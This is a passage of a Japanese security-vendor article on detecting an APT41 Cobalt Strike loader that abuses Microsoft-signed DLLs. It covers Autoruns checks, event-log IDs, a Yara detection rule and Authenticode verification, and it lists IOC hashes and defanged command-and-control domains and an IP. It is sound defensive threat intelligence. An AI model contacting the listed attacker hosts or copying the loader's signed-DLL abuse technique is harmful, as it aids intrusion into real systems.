Autorunsを利用して、自動起動アプリケーションやレジストリ、ファイルを監査し、不審なプログラムが登録されていないか確認します。図15に示す通り、Cobalt Strike loaderがサービス登録された場合、コード署名を確認するオプションを有効にしたAutorunsでは、ピンク色にハイライトされており、AacSvc.dllが不正ファイルであることが確認できます。ただし、IKEEXTサービスを悪用する手口の場合は、IKEEXTサービスはOSに元から存在する正規サービスであり、このサービスが不正なwlbsctrl.dllを読み込む事はAutoruns上から確認できないため（図16）、イベントログ（システム）で不審なサービスの停止および開始がないか等を確認する必要があります。

※10 Autoruns for Windows - Windows Sysinternals | Microsoft Docs




図15 Autoruns実行結果（AacSvc.dllの例）

図16 Autoruns実行結果（IKEEXTサービスの例）

2. イベントログの確認

Cobalt Strike Loaderに関連する攻撃を受けた場合、サービスのインストールが発生する可能性があることから、イベントログ（システム）に、イベントID 7045でサービスのインストールが記録されている場合があります。システムログを確認し、不審なWindowsサービスのインストールが行われていないか確認します。また、イベントID 7036において、IKEEXTサービスが意図せず、停止および開始されていないか確認します。[※11]なお、OSによっては、既定ではIKEEXTサービスは手動実行となっており、サービスを開始することで、イベントID 7040が記録されるため、このタイプのイベントログが意図しないものでないか確認します。

※11 OS種別によっては、イベントID 7036が記録されない場合があります。

図17 システムログ（イベントID:7045）の一部抜粋




図18 システムログ（イベントID:7036）の一部抜粋

3. FalconNestのLive Investigatorの利用

弊社が提供する無料調査ツール「FalconNest」※12のLive Investigatorを利用することで、イベントログの不審点または不審な自動実行ファイルが登録されていないか確認することが可能です。

※12 [無料調査ツール「FalconNest（ファルコンネスト）」]

4. Yaraを利用した検出

Microsoft社のデジタル署名されたDLLファイルを悪用するCobalt Strike loaderのYaraルールです。この検知ルールを利用することで、Cobalt Strike loaderを検出することが可能です。なお、本検知ルールの利用により過検出が発生する可能性があるため、本番システムへ導入する場合は、事前にテスト、チューニング頂くことをお勧めします。

```
rule apt41_ms_codesign_cobalt_strike_loader
{
    meta:
        author = "LAC Co., Ltd."
    strings:
        $str1 = "sysinfotool" fullword wide
        $str2 = "Microsoft system info" fullword wide
        $str3 = "ComSpec" fullword wide
        $str4 = ">> NUL" fullword wide
        $str5 = "system" fullword ascii
    condition:
        uint16(0) == 0x5A4D and (all of ($str*)) and filesize < 100KB
}
```

5. デジタル署名されたファイルの署名検証

Microsoft社のセキュリティアドバイザリ（2915720）※13を参考に、Windows Authenticode 署名検証の機能を有効化するためのレジストリを追加することで、SigLoaderやCobalt Strike loaderが悪用するデジタル署名されたファイルを適切に検証することが可能です（図19）。

ただし、通常のWindows環境では、この機能は既定で無効になっており、当該アドバイザリを参考に、ユーザが手動で有効にする必要があります。また、Microsoft社のブログ※14によれば、この署名検証機能について、「既定で有効にした場合の既存のソフトウェアへの影響が大きい」と報告しているため、有効化する前にシステム環境における影響の有無をご確認頂くことを推奨します。




図19 Microsoft社のデジタル署名を持つDLLファイルの署名の有効性確認（署名検証の機能を有効）

※13 Microsoft Security Advisory 2915720 | Microsoft Docs

※14 Windows Authenticode 署名検証の変更は 6 月に自動更新で有効化 - Microsoft Security Response Center

まとめ

今回は、Microsoft社のデジタル署名されたDLLファイルを悪用するCobalt Strike loaderについて紹介しました。Microsoft社のデジタル署名されたファイルを悪用する攻撃は、APT10が利用する「SigLoader」に次いで2例目の確認になります。コンパイル日時が最も古い2つのマルウェアを比較してみると、Cobalt Strike loaderは、2020年10月下旬、SigLoaderは、2020年10月上旬と近い日時で作成されていることが確認できました。このようなことから、攻撃者グループは、グループ間において、技術情報や開発したマルウェア、ノウハウ等を共有している可能性が高いと考えます。

昨今、サイバー攻撃の起点は、添付ファイルや本文にリンクを含むスピアフィッシングメールよりも、SSL-VPN製品、ルータ・ゲートウェイ製品などの脆弱性を悪用するケースの割合が高くなっています。攻撃者は、コロナ禍でインターネットに露出したネットワーク機器の脆弱な部分を見逃さず悪

用してきています。インターネットに直結しているネットワーク機器は、常にサイバー攻撃にさらされているため注意が必要であり、これら機器の脆弱性を悪用されないためにも、日々の脆弱性情報の管理と修正パッチの適用や緩和策の適用などの早急な対応が求められます。

ラックの脅威分析チームでは、今後もこのCobalt Strike loaderやAPT41について、継続的に調査し、広く情報を提供していきますので、ご活用いただければ幸いです。

IOC（Indicator Of Compromised）

Cobalt Strike Loaderハッシュ値（MD5）

1e750c5cf5c68443b17c15f4aac4d794
083eae61806f710ba2fa8fb368f7e998
420c09296ae836a853c5968a2a554f96
955f71062d06ebca0c9852ae3ec2965b
6e17ee7ca6fddf28a47cc07d5524ce5c
f5158addf976243ffc19449e74c4bbad
79175a12c63c4f4980f09d9dd41ce64a

ペイロード（MD5）

89c6ccd4785f58b7cb253045ef662476
2f2e724dd7d726d34b3f2cfad92e6f9a
af9959184a17de5dcd717882b2d58103
03f7b36b33e30023d34adf80165b7dbb

インストールスクリプト（MD5）

fef94f9977f6c9da0d8e006a5fefc5c1

通信先

www.corpsolution[.]net
www.mircoupdate.https443[.]net
ns1.mssetting[.]com
ns.cloud01[.]tk
119.45.238[.]189
